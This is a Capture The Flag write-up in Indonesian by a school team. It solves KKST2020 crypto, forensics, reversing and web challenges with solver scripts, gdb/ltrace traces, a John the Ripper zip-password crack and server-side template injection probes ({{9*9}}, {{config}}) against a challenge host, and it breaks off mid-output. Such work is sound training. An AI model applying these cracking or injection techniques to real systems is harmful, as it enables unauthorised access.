[Capture The Flag]

NAMA TIM : [Super H!ker]
Institusi : SMK NEGERI 2 SURAKARTA

Selasa, 24 November 2020

Ketua Tim

1. Nizam Abdullah

Member

1. Bagas Mukti Wibowo
2. Athaya Ramadhan

Table of Content

Crypto


basic (331 pts)

Abstraksi

Soal ini terdapat sebuah string **PPXY2020{-- .. ..--.- - ....--.- --- .-.. -.. ..--.- ... -.-. .... --- --- .-.. ..--.- -.-. - ..-. ..--.. }** karena kami pernah pramuka kami tahu bahwa itu adalah morsecode.

Pembahasan

Kami menggunakan decoder online agar lebih simple dan mendapatkan string seperti berikut.



PPXY2020 adalah string **KKST2020** yang telah dienkripsi menggunakan caesar cipher dan kita hanya perlu menambahkan result dari morse code kedalam format flag.

Flag: KKST2020{MISS_THE_OLD_SCHOOL_CTF?}

Aha (464 pts)

Abstraksi

Diberikan file ahash.py yang digunakan untuk men-enkripsi flag yang ternyata ada sedikit kesalahan dalam men-kalkulasikan result “hash”. Kode dibawah ini sudah saya perbaiki dengan mengubar byte *ck* dengan meng-korversikan dulu menjadi desimal.

```
def my_hash_function(c):
    chunks = [c[i:i + 2] for i in range(0, len(c), 2)]
    rv = [hex(len(c))[2:]]
    for ck in chunks:
        if len(ck) < 2:
            rv.append(hex(ord(ck[0])**2)[2:])
```

```
            break
        rv.append(hex((ord(ck[0])**3 - ord(ck[1])**3) * ord(ck[1]))[2:])
    return 'g'.join(rv)

flag_hash =
('1dg0gx1acf64ga8d80ga8d80g63082b6g2b76d77gx1fe00e6g169b0fcg78c092gx3ab29dcgx347d21g17
67ba7g1080168gx24090e8g3d09')

if __name__ == '__main__' \
        and my_hash_function(input('Validate your Flag = ').encode()) == flag_hash:
    print('congrats!')
```

Flag di-split per 2 byte. Yang dimana per 2 byte ini akan dikalkulasi dengan kuadrat, pengurangan, dan perkalian. Setiap byte hasil enkripsi akan dipisahkan dengan huruf “g”, dan byte disini adalah dalam bentuk heksadesimal.

Untuk mendapatkan bye-byte dari flag, dapat dilakukan dengan men-*split* huruf “g”. Selanjutkan akan ditemukan bilangan heksa yang tidak valid. Hal ini terjadi ketika byte[0] < byte[1]. Sehingga, pengurangan akan menghasilkan bilangan negatif.

Contoh: “-0xdeadbeef”[2:] = “xdeadbeef”.

Dengan pernyataan diatas, dapat diketahui bahwa huruf “x” menunjukkan bahwa hasil enkripsi berupa bilangan negatif.

Pembahasan

Bruteforce setiap 2 byte. Dan bandingkan dengan hasil enkripsi flag yang sudah displit.

```
from itertools import product
import string

flag_hash =
"1dg0gx1acf64ga8d80ga8d80g63082b6g2b76d77gx1fe00e6g169b0fcg78c092gx3ab29dcgx347d21g176
7ba7g1080168gx24090e8g3d09".replace('x', '-').split('g')
charset = string.printable

flag = "KK"

for hash in flag_hash[2:]: # remove length
    for byte in product(charset, repeat=2):
        x = ord(byte[0])**3
```

```
        y = ord(byte[1])**3
        z = ord(byte[1])
        if (x - y) * z == int(hash, 16):
            flag += "".join(byte)
            break
print flag + "}"
```

Result akan mengembalikan 18 karakter dari flag. Karena karakter terakhir merupakan format flag, jadi kami tidak merapikan solver.

`Flag : KKST2020{Break_Something_Wow}`

Rox (475 pts)

Abstraksi

Simple XOR, dengan key yang digenerate dari 3 karakter random.

```
import string, random, base64

def gen_key():
    k = ''.join([random.choice(string.ascii_letters) for x in range(0, 3)])
    print(k)
    return k

def _cipher(ky, pl):
    r = random.randint(0, 10)
    print(r)
    random.seed(r)
    cp = []
    for p in pl:
        cp.append(hex(ord(p) ^ ord(random.choice(ky))))
    return cp

if __name__ == "__main__":
    print(base64.b64encode(str(_cipher(gen_key(), input("Cipher :
")))).encode("utf-8")).decode("utf-8"))
```

Key digenerate dari fungsi *gen_key* sebanyak 3 karakter. Flag dienkripsi dengan XOR dengan key random yang dipilih dari 3 karakter tadi. Tetapi disini terdapat *seed,* yang

berarti nilai-nilai random yang diperoleh akan memiliki pola. Dan seed disini menpunyai range yang kecil. 0 - 10, bruteforceable banget lah ya.

Pembahasan

Karena XOR itu bersifat reverseable, atau a ^ b = c dan c ^ b = a. 3 karakter key pada kali ini dapat di-recover dengan serangan *known-plaintext-attack.* Yaitu dengan melakukan XOR encrypted flag dengan format flag, “KKST2020”.

```
#!/usr/bin/python3

from base64 import b64decode

enc_flag = [0x29, 0x29, 0x31, 0x11, 0x50, 0x5b, 0x59, 0x75, 0x3e, 0x2a, 0x20, 0x28,
0x26, 0x2e, 0x2d, 0x1f] # b64decode(enc_flag)
known_pl = "KKST2020"

keys = ""

for i in range(len(known_pl)):
   keys += chr(enc_flag[i] ^ ord(known_pl[i]) )

print(keys)
```

Script diatas akan mengeluarkan output: “bbbEbkkE”. 3 karakter ter-recover yaitu “bEk”. Selanjutnya, tinggal kombinasikan index key tersebut dan bruteforce seed.

```
#!/usr/bin/python3

import base64
import random

enc_flag = [0x29, 0x29, 0x31, 0x11, 0x50, 0x5b, 0x59, 0x75, 0x3e, 0x2a, 0x20, 0x28,
0x26, 0x2e, 0x2d, 0x1f] # b64decode(enc_flag)

for i in range(10):
   random.seed(i)
   flag = ""
   for byte in enc_flag:
       flag += chr(byte ^ ord(random.choice("bEk")))
   if "KKST" in flag:
       print(flag)
       break
```

Flag : KKST2020{ABCDEF}

Kracken (475 pts)

Abstraksi

Enkripsi AES dengan mode ECB. Dan encrypted flag berbentuk heksadesimal, **5ada0e30fd3c562e3db448f17bbd2169a7ba768c8492798698c3acc8446f1486**.

```
from Crypto.Util.Padding import pad, unpad
from Crypto.Cipher import AES
BLOCK_SIZE = 32
key = '6b?dadcd478f76?0' # i think i lost my key :(
cipher = AES.new(key.encode('utf8'), AES.MODE_ECB)
msg = cipher.encrypt(pad(b'hello_world', BLOCK_SIZE))
print(msg.encode('hex'))
```

Key untuk men-enkripsi ternyata hilang 2 karakter.

Pembahasan

Bruteforce 2 karakter key untuk keperluan dekripsi. Cari decrypted message yang mengandung format flag. Solver.

```
from Crypto.Cipher import AES
from itertools import *

flag =
"5ada0e30fd3c562e3db448f17bbd2169a7ba768c8492798698c3acc8446f1486".decode('hex')
hex_chars = "0123456789abcdef"

for lost in product(hex_chars, repeat=2):
   p_key   = '6b%sdadcd478f76%s0' % lost
   aes_obj = AES.new(p_key, AES.MODE_ECB)
   c_text  = aes_obj.decrypt(flag)
   if "KKST2020" in c_text:
       print c_text[:-2]
```

Flag : KKST2020{Gigantic_Sea_Monster}

Forensics


Hardwired (100 pts)

Abstraksi


Pada soal ini diberikan sebuah file pcapng yang ketika kami cek dengan wireshark berisi koneksi FTP di dalamnya, Maka kami perlu melakukan analisa packet packet FTP yang ada dalam file tersebut.

Pembahasan

Karena kami suidah mengetahui bahwa file tersebut terdapat packet FTP kami mencoba melakukan Analyze TCP Stream dengan cara menekan tombol Ctrl + Alt + Shift + T pada wireshark.



Kami mengetahui packet tersebut file zip karena memiliki header “PK” lalu kami save as raw file tersebut. Namun, ketika kami extract memerlukan password, maka kami mencoba menggunakan password ftp yang terdapat pada file pcapng tersebut. (Pass: **hardwired_selfdestruct**)



Flag: KKST2020{wireshark_is_not_hardwired_to_self_destruct}

Audit 101 (244 pts)

Abstraksi

Diberikan file access_log yang berisi log serangan SQL Injection pada suatu website. Setelah diteliti, terdapat suatu response yang berbeda disamping status code (content length mungkin). Jika ditelusuri lebih lanjut, payload dari response content length 364 akan membentuk format flag.

Pembahasan

Selanjutnya yang dilakukan adalah mengambil potongan flag pada payload dengan menggunakan regex yang ada pada python. Solver.

```
import requests
import re

logs = open("access_log").readlines()
flag = ''

for log in logs:
   if '389' not in log:
```

```
        log = re.findall(r"%22(.*)%22", log)
        if len(log) > 0:
            flag += log[0]

print requests.utils.unquote(flag)
```

Jalankan akan mengeluarkan: kkst2020{s1mple_http_l0g_aud1t_101}. Perbaiki format flag akan didapatkan flag yang valid.

`Flag : KKST2020{s1mple_http_l0g_aud1t_101}`

InspectUs (275 pts)

Abstraksi

Diberikan sebuah file pcapng yang ketika kami buka dengan wireshark terdapat banyak packet HTTP.

Pembahasan

Lalu kami mencoba mengambil semua file pada packet HTTP yang ada dengan File > Export Objects > HTTP. Lalu setelah ter-export semua filenya saya menemukan beberapa file zip namun ada salah satu file yang menarik karena berisi **key.txt**. Maka kami mencoba melakukan bruteforce password menggunakan JTR.

```
bleedz@socrates:~/Downloads/inspect$ zip2john file_15.zip > file_15.hash
ver 1.0 efh 5455 efh 7875 file_15.zip/key.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc
=CF7D2B1E
bleedz@socrates:~/Downloads/inspect$ john --wordlist=/usr/share/wordlists/rockyou.txt file_15.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
999999           (file_15.zip/key.txt)
1g 0:00:00:00 DONE (2020-11-25 02:04) 50.00g/s 409600p/s 409600c/s 409600C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed
bleedz@socrates:~/Downloads/inspect$ unzip file_15.zip
Archive:  file_15.zip
[file_15.zip] key.txt password:
  extracting: key.txt
```

Setelah mendapatkan **key.txt** kita dapat mengekstrak file zip yang terdapat pada **cooking.png**.

```
bleedz@socrates:~/Downloads/inspect$ unzip -P $(cat key.txt) cooking.png
Archive:  cooking.png
warning [cooking.png]:  9949 extra bytes at beginning or within zipfile
  (attempting to process anyway)
 extracting: recipe.txt
bleedz@socrates:~/Downloads/inspect$ cat recipe.txt
KKST2020{322_ez_pz_223}
bleedz@socrates:~/Downloads/inspect$ _
```

Flag: KKST2020{322_ez_pz_223}

Reversing

Apakah Perlu Patching? (379 pts)

Abstraksi

Diberikan file elf binary 64 bit. Jika dijalankan akan mengeluarkan output pesan. Hal yang dilakukan selanjutnya adalah debugging. Didalam binary ini terdapat 2 fungsi yang tidak dipanggil.

```
0x00000000000006fa  initiateflag
0x000000000000072d  validator
0x000000000000082a  main
```

Fungsi initiateflag hanya mendefinisikan suatu nilai “PelajarSukaBolosKan” ke global variable flag.

```
0x000055555555472c in initiateflag ()
gdb-peda$ x/s &flag
0x555555755040 <flag>:  "PelajarSukaBolosKan"
gdb-peda$
```

Dalam fungsi validator, didalamnya terdapat pendefinisian suatu nilai ke-stack. Yang mana nilai ini nantinya akan dibandingkan dengan global variable flag.

```
0x00005555555547f1 in validator ()
gdb-peda$ x/s $rbp-0x70
0x7fffffffdba0: "PelajarSukaBelajar?"
gdb-peda$
```

Pembahasan

Intinya pada fungsi *validator* apabila isi dari variable flag != valid_flag, die “NOOOO”. Valid flag tersebut adalah “`PelajarSukaBelajar?`”.

```
Flag : KKST2020{PelajarSukaBelajar?}
```

Serial (475 pts)

Abstraksi

Soal ini merupakan soal serial-key. Yang artinya kita disuruh untuk mendapatkan serial key yang valid.


Singkat cerita, sebenarnya terdapat kesalahan pada soal ini. Dimana kurangnya constraint untuk membandingkan inputan serial dari user dengan serial yang valid. Sehingga, serial yang valid itu lebih dari 1.

```
Zeroday> ./serial
1 > Get Flag
2 > Exit
>>> 1
License Key : XWAL-OKLN-PWDT-???Y
KKST2020{XWAL-OKLN-PWDT-???Y}

Zeroday> ./serial
1 > Get Flag
2 > Exit
>>> 1
License Key : XWBO-OKLN-PWDT-???Y
KKST2020{XWBO-OKLN-PWDT-???Y}

Zeroday> ./serial
1 > Get Flag
2 > Exit
>>> 1
License Key : XWCN-OKLN-PWDT-???Y
KKST2020{XWCN-OKLN-PWDT-???Y}
```

Akhirnya lapor panitia, dan didapatkan soal baru yang berupa bonus.


Pembahasan

Serial bisa didapatkan dengan mendecompile binary. Karena serial kali ini langsung didefinisikan pada suatu array. Tidak ada constraint seperti diawal.



```
{
  v49 = *(_BYTE *)a47;
  if ( (_BYTE)v49 == 88
    && *(_BYTE *)(a47 + 1) == 81
    && *(_BYTE *)(a47 + 2) == 87
    && *(_BYTE *)(a47 + 3) == 90
    && *(_BYTE *)(a47 + 4) == 45
    && *(_BYTE *)(a47 + 5) == 79
    && *(_BYTE *)(a47 + 6) == 75
    && *(_BYTE *)(a47 + 7) == 76
    && *(_BYTE *)(a47 + 8) == 78
    && *(_BYTE *)(a47 + 9) == 45
    && *(_BYTE *)(a47 + 10) == 80
    && *(_BYTE *)(a47 + 11) == 87
    && *(_BYTE *)(a47 + 12) == 68
    && *(_BYTE *)(a47 + 13) == 84
    && *(_BYTE *)(a47 + 14) == 45
    && *(_BYTE *)(a47 + 15) == 84
    && *(_BYTE *)(a47 + 16) == 71
    && *(_BYTE *)(a47 + 17) == 66
    && *(_BYTE *)(a47 + 18) == 83 )
  {
    runtime_convTstring(a2, a3, v49);
```

Tinggal konversi ke char, gabung, dapet serialnya. Agak kecewa sih, karena emang harusnya solve pada soal yang pertama. :’(



```
Zeroday> ./serialkey
1 > Get Flag
2 > Exit
>>> 1
License Key : XQWZ-OKLN-PWDT-TGBS
KKST2020{XQWZ-OKLN-PWDT-TGBS}
```

`Flag : KKST2020{XQWZ-OKLN-PWDT-TGBS}`

Basic (491 pts)

Abstraksi

Diberikan binary dengan argument sebagai inputannya. Setelah debugging sebentar, binary ini menerima 3 inputan argument. Inputan ini satu per satu dibandingan dengan suatu nilai menggunakan fungsi strcmp.

Pembahasan

Karena perbandingan dilakukan dengan fungsi strcmp(), kita dapat nilai yang dibandingkan dengan inputan kita dengan ltrace.

```
Zeroday> ltrace ./basic "a" "b" "c"
strcmp("__libc_start_main", "a")                    = -2
+++ exited (status 0) +++
```

Bisa dilihat diatas argument pertama kita adalah “a” dibandingkan dengan string “__libc_start_main”.

```
Zeroday> ltrace ./basic "__libc_start_main" "b" "c"
strcmp("__libc_start_main", "__libc_start_main")    = 0
strcmp("__stack_chk_fail", "b")                     = -3
+++ exited (status 0) +++
```

Argument kedua adalah “__stack_chk_fail”.

```
Zeroday> ltrace ./basic "__libc_start_main" "__stack_chk_fail" "c"
strcmp("__libc_start_main", "__libc_start_main")    = 0
strcmp("__stack_chk_fail", "__stack_chk_fail")      = 0
strcmp("libc.so.6", "c")                            = 9
+++ exited (status 0) +++
```

Argument ketiga adalah “libc.so.6”.

```
Zeroday> ./basic "__libc_start_main" "__stack_chk_fail" "libc.so.6"
KKST2020{__libc_start_main___stack_chk_fail_libc.so.6}
```

`Flag : KKST2020{__libc_start_main___stack_chk_fail_libc.so.6}`

Rumit (499 pts)

Abstraksi

Diberikan dua buah file **soal** dan **soal.py**, karena disini saya sudah tau bahwa file **soal** merupakan hasil dari pyinstaller maka saya akan mencoba meng-extract-nya dan melihat lihat file yang terdapat pada binary **soal**.

Pembahasan

Disini saya menggunakan https://github.com/extremecoders-re/pyinstxtractor/ untuk meng-extract file **soal** dan dapat melihat isi file file yang telah diextract.

```
bleedz@socrates:~/Downloads/ruwet$ objcopy --dump-section pydata=soal.dump soal
bleedz@socrates:~/Downloads/ruwet$ pyenv shell 3.7.0
bleedz@socrates:~/Downloads/ruwet$ python pyinstxtractor/pyinstxtractor.py soal.dump
[+] Processing soal.dump
[+] Pyinstaller version: 2.1+
[+] Python version: 37
[+] Length of package: 5842840 bytes
[+] Found 32 files in CArchive
[+] Beginning extraction ... please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: soal.pyc
[+] Found 134 files in PYZ archive
[+] Successfully extracted pyinstaller archive: soal.dump

You can now use a python decompiler on the pyc files within the extracted directory
bleedz@socrates:~/Downloads/ruwet$ _
```

Dalam gambar diatas saya menggunakan pyenv agar versi python sesuai dengan versi python yang digunakan untuk membuat binary **soal**. Setelah itu saya menemukan file **flag.pyc** dan melakukan decompile dengan uncompyle6.

```
bleedz@socrates:~/Downloads/ruwet/soal.dump_extracted/PYZ-00.pyz_extracted$ uncompyle6 flag.pyc > fla
g.py
bleedz@socrates:~/Downloads/ruwet/soal.dump_extracted/PYZ-00.pyz_extracted$ vim flag.py
bleedz@socrates:~/Downloads/ruwet/soal.dump_extracted/PYZ-00.pyz_extracted$ cat flag.py
# uncompyle6 version 3.7.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.0 (default, Nov 24 2020, 10:38:09)
# [GCC 9.3.0]
# Embedded file name: flag.py
import sys

def decrypt_flag():
    flag = 'ýýåå\x84\x86\x84\x86Íø×Ïéóøõéáùáë'
    key = 182
    sys.stdout.write('Your flag is: ')
    for c in flag:
        sys.stdout.write(chr(ord(c) ^ key))

    sys.stdout.write('\n')

decrypt_flag()
# okay decompiling flag.pyc
bleedz@socrates:~/Downloads/ruwet/soal.dump_extracted/PYZ-00.pyz_extracted$ python3 flag.py
Your flag is: KKST2020{Nay_ENC_WOW}
bleedz@socrates:~/Downloads/ruwet/soal.dump_extracted/PYZ-00.pyz_extracted$ _
```

Disitu saya menggunakan vim untuk menambahkan line **decrypt_flag()** agar fungsi tersebut terpanggil.

Flag: KKST2020{Nay_ENC_WOW}

Web Exploitation

HLA Basic (331 pts)

Abstraksi

Diberikan sebuah website yang hanya menerima requests data dengan method post. Secara sekilas tidak ada yang menarik pada konten halamannya. Yang menarik adalah diheadernya. Terdapat Flag.

```
Zeroday> curl -i -XPOST "http://207.148.78.100:20001/" --data "pppppppppppppppp
pppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp=AAAAA"
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 00:44:20 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Flag: KKST2
Vary: Accept-Encoding
Content-Length: 287
Content-Type: text/html; charset=UTF-8
```

Terlihat, penjang flag terbentuk sama dengan panjang requests data kita.

Pembahasan

Kirimkan data dengan panjang pada == panjang flag. Berikut solvernya.


```
Zeroday> curl -i -XPOST "http://207.148.78.100:20001/" --data "pppppppppppppppp
pppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp=AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA"
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 00:47:46 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Flag: KKST2020{pppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp
ppppppppppp_jamaican_123_123@}
Vary: Accept-Encoding
Content-Length: 287
Content-Type: text/html; charset=UTF-8
```

Flag :
KKST2020{pppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppppp
ppppppppppppppppp_jamaican_123_123@}


Rrrrrrrrrrrrrrrrr (140 pts)

Abstraksi

Soal kali ini diberikan sebuah website beralamatkan (http://207.148.78.100:20002/) dan ketika kami akses website tersebut melakukan terlalu banyak redirect dan browser tidak dapat membukanya. Kami mencoba melakukan curl dan mendapatkan apa apa. Maka kami mencoba melihat kemana website tersebut melakukan redirect menggunakan curl. (curl http://207.148.78.100:20002/ -Lv)



Karena kami hanya diputar dari **index.php r1.php r2.php r3.php r4.php** dan **r5.php** maka kami melihat output verbose dari curl dan menemukan bahwa **r3.php** memiliki Content-Length tidak seperti file yang lain. Maka kami mencoba melihat isi content tersebut dengan curl dan mendapatkan output seperti berikut.



Flag: KKST2020{TooMany_Red1r3ct}

Suami Takut Istri (496 pts)

Abstraksi

Diberikan sebuah website (http://207.148.78.100:20005) dan ketika dibuka hanya menampilkan pesan biasa. Maka kami mencoba melihat header dan mendapatkan bahwa website tersebut menggunakan Werkzeug/1.0.1 dan kami menduga bahwa kami dapat mengubah nama **paijo** yang terdapat pada website tersebut menggunakan GET parameter **name**.

```
bleedz@socrates:~$ curl http://207.148.78.100:20005 && echo
<code>hello! nice to know your name, paijo</code>
bleedz@socrates:~$ curl http://207.148.78.100:20005 -I
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 49
Server: Werkzeug/1.0.1 Python/3.6.1
Date: Tue, 24 Nov 2020 16:40:13 GMT

bleedz@socrates:~$ curl http://207.148.78.100:20005/?name=nasss && echo
<code>hello! nice to know your name, nasss</code>
bleedz@socrates:~$ _
```

Kamipun mencoba SSTI namun terdapat filter untuk character uderscore (_) maka kita perlu mencari cara lain untuk melakukan RCE.

```
bleedz@socrates:~$ curl "http://207.148.78.100:20005/" -G --data-urlencode "name={{9*9}}" && echo
<code>hello! nice to know your name, 81</code>
bleedz@socrates:~$ curl "http://207.148.78.100:20005/" -G --data-urlencode "name={{config}}" && echo
<code>hello! nice to know your name, &lt;Config {&#39;DEBUG&#39;: False, &#39;TESTING&#39;: False, &#
39;PROPAGATE_EXCEPTIONS&#39;: None, &#39;PRESERVE_CONTEXT_ON_EXCEPTION&#39;: None, &#39;SECRET_KEY&#3
9;: None, &#39;PERMANENT_SESSION_LIFETIME&#39;: datetime.timedelta(31), &#39;USE_X_SENDFILE&#39;: Fal
